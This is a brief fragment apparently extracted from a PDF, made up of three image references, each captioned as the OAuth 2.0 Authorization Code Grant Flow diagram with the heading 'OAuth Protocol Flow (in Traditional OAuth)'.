
OAuth 2.0 Authorization Code Grant Flow

# OAuth Protocol Flow (in Traditional OAuth)




OAuth 2.0 Authorization Code Grant Flow

# OAuth Protocol Flow (in Traditional OAuth)




OAuth 2.0 Authorization Code Grant Flow

# OAuth Protocol Flow (in Traditional OAuth)



